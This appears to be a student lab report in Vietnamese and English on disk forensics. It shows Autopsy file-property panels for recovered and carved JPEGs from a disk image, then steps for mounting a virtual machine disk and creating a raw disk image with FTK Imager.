- Created Time: 2004-06-10 10:28:20 ICT
- Size: 189021
- Flags(Dir): Allocated
- Flags(Meta): Allocated
- Known: unknown
- Location: /img_Autopsy_image-kb01-02.dd/invalid/file4.jpg
- MD5 Hash: c8de721102617158e8492121bdad3711
- SHA-256 Hash: 0da94b7a5d24696f7dca510255493ca4e5ae3b0...
- MIME Type: application/octet-stream
- Extension: jpg

Hex Editor:

```
'VQOX
O-#*
YeAtc
Ilw/
4Oyr6
$dtx
@H!Xw{
]#Tb-
c)_
4'B<
2hwAp
+YR,
r7;
YPE}
")%0-r
.RIC
W6TV
KQPg
dEspe;
B 0k
```

+ file1.jpg

Lab 1: Memory Forensics

Autopsy Forensic Browser - Case: Lab 1: Memory Forensics

Listing **Images** **Table** **Thumbnail** **Summary**

Properties for file1.jpg

Name	file1.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	2004-06-10 13:59:40 ICT
Change Time	2004-06-10 10:27:36 ICT
Access Time	2004-06-10 10:27:36 ICT
Created Time	2004-06-10 10:27:36 ICT
Size	274260
Flags(Dir)	Allocated
Flags(Meta)	Allocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/alloc/file1.j
MD5 Hash	75b8d00568815a36c3809b46fc84ba6d
SHA-256 Hash	2a082002a5d42b716b7934a23371ceb0bae
MIME Type	image/jpeg
Extension	jpg

I AM PICTURE #1

+ f0000000.jpg

f0000000.jpg - Properties

Name	f0000000.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	0000-00-00 00:00:00
Change Time	0000-00-00 00:00:00
Access Time	0000-00-00 00:00:00
Created Time	0000-00-00 00:00:00
Size	326859
Flags(Dir)	Unallocated
Flags(Meta)	Unallocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/\$CarvedFil
MD5 Hash	0c452c5800fcfa7c66027ae89c4f068a
SHA-256 Hash	e09242768c1f897f197bd499042511b105c23
MIME Type	image/jpeg
Extension	jpg

+ f00000639.jpg

f00000639.jpg - Properties

Name	f00000639.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	0000-00-00 00:00:00
Change Time	0000-00-00 00:00:00
Access Time	0000-00-00 00:00:00
Created Time	0000-00-00 00:00:00
Size	326859
Flags(Dir)	Unallocated
Flags(Meta)	Unallocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/\$CarvedFil
MD5 Hash	0c452c5800fcfa7c66027ae89c4f068a
SHA-256 Hash	e09242768c1f897f197bd499042511b105c23
MIME Type	image/jpeg
Extension	jpg

I AM PICTURE #4

Lab 1: Memory Forensics

f0000639.jpg - Properties

Properties	
Name	f0000639.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	0000-00-00 00:00:00
Change Time	0000-00-00 00:00:00
Access Time	0000-00-00 00:00:00
Created Time	0000-00-00 00:00:00
Size	175630
Flags(Dir)	Unallocated
Flags(Meta)	Unallocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/5CarvedFil...
MD5 Hash	afdf55222024a4e22f7f5a3a665320763
SHA-256 Hash	00eec3fab68b24f98f8f758fa8f25b360550ba...
MIME Type	image/jpeg
Extension	jpg

f0000639.jpg

I AM PICTURE #3

+ file8.jpg

file8.jpg - Properties

Properties	
Name	file8.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	2004-06-09 20:52:20 ICT
Change Time	0000-00-00 00:00:00
Access Time	0000-00-00 00:00:00
Created Time	0000-00-00 00:00:00
Size	337653
Flags(Dir)	Allocated
Flags(Meta)	Allocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/archive/file...
MD5 Hash	f9956284a89156ef6967b49eced9d1b1
SHA-256 Hash	ca8c1910b7a759b63da9d146a62c3af26337
MIME Type	image/jpeg
Extension	jpg

file8.jpg

I AM PICTURE #5

+ file10.jpg

Lab 1: Memory Forensics

13

file10.jpg - Properties

Name	file10.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	2004-06-10 08:54:53 ICT
Change Time	0000-00-00 00:00:00
Access Time	0000-00-00 00:00:00
Created Time	0000-00-00 00:00:00
Size	208919
Flags(Dir)	Allocated
Flags(Meta)	Allocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/archive/file
MD5 Hash	c476a66cccd2796b4f6f8e27273dd788
SHA-256 Hash	81f5733ec0a6053ef00351503e8264550f485
MIME Type	image/jpeg
Extension	jpg

file10.jpg

Close Help

2004-06-09 20:52:20 ICT 0000-00-00 00:00:00 0000-00-00
2004-06-10 08:54:53 ICT 0000-00-00 00:00:00 0000-00-00
2004-06-09 20:53:32 ICT 0000-00-00 00:00:00 0000-00-00
0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00
2004-06-10 14:27:02 ICT 2004-06-10 10:28:20 ICT 2004-06-10

I AM PICTURE #7

+ file9.jpg

file9.jpg - Properties

Name	file9.jpg
S	(No Property Editor)
C	NO_COMMENT
O	0
Modified Time	2004-06-09 20:53:32 ICT
Change Time	0000-00-00 00:00:00
Access Time	0000-00-00 00:00:00
Created Time	0000-00-00 00:00:00
Size	292813
Flags(Dir)	Allocated
Flags(Meta)	Allocated
Known	unknown
Location	/img_Autopsy_image-kb01-02.dd/archive/file
MD5 Hash	c5a6917669c77d20f30ecb39d389eb7d
SHA-256 Hash	522443d66dfdf4d1a88e36721f6f74458c5084
MIME Type	image/jpeg
Extension	jpg

file9.jpg

Close Help


2004-06-09 20:52:20 ICT 0000-00-00 00:00:00 0000-00-00
2004-06-10 08:54:53 ICT 0000-00-00 00:00:00 0000-00-00
2004-06-09 20:53:32 ICT 0000-00-00 00:00:00 0000-00-00
0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00
2004-06-10 14:27:02 ICT 2004-06-10 10:28:20 ICT 2004-06-10

I AM PICTURE #6

+ image_0.jpg


Lab 1: Memory Forensics

14




+ file3.jpg

-Lab 1: Memory Forensics



C. KỊCH BẢN 03


- Tải hình ảnh về, đổi tên thành ConDao-island.jpg. Sau đó, xóa file ảnh này khỏi thư mục chứa nó và xoá tiếp cả trên Recycle Bin.




- Thực hiện mount disk image của ổ đĩa máy ảo trên máy tính phân tích, ở đây nhóm em sử dụng máy ảo Win10 chạy trên VMWare.

Lab 1: Memory Forensics


16



- Kết quả sau khi mount




- Sau khi mount thành công, vì kích thước máy ảo khá lớn nên có tới 3 Disk được tạo ra sau khi mount ổ đĩa máy ảo




- Thực hiện tạo disk image
 - Mở tool FTK Imager lên, sau đó chọn Create Disk Image


Lab 1: Memory Forensics



- Thực hiện loạt thao tác sau:
Chọn loại nguồn bằng chứng: Physical Drive




- Chọn nguồn Drive sẽ dùng để tạo Disk Image




Tiếp đến, nhóm em sẽ thêm các thông số cho Image được tạo ra bằng cách chọn Add

Lab 1: Memory Forensics



Chọn loại Image muốn tạo: Raw (dd)



Thêm các thông tin Evidence cho Image muốn tạo

Evidence Item Information

Case Number:	April_0001
Evidence Number:	01
Unique Description:	Monkey Image
Examiner:	Group12
Notes:	

< Back Next > Cancel Help

Chọn thư mục lưu image và đặt tên cho image vừa tạo


Select Image Destination

Image Destination Folder	F:\KB03	Browse
Image Filename (Excluding Extension)	KB03	
Image Fragment Size (MB) For Raw, E01, and AFF formats: 0 = do not fragment	1500	
Compression (0=None, 1=Fastest, ..., 9=Smallest)	0	
Use AD Encryption <input type="checkbox"/>		

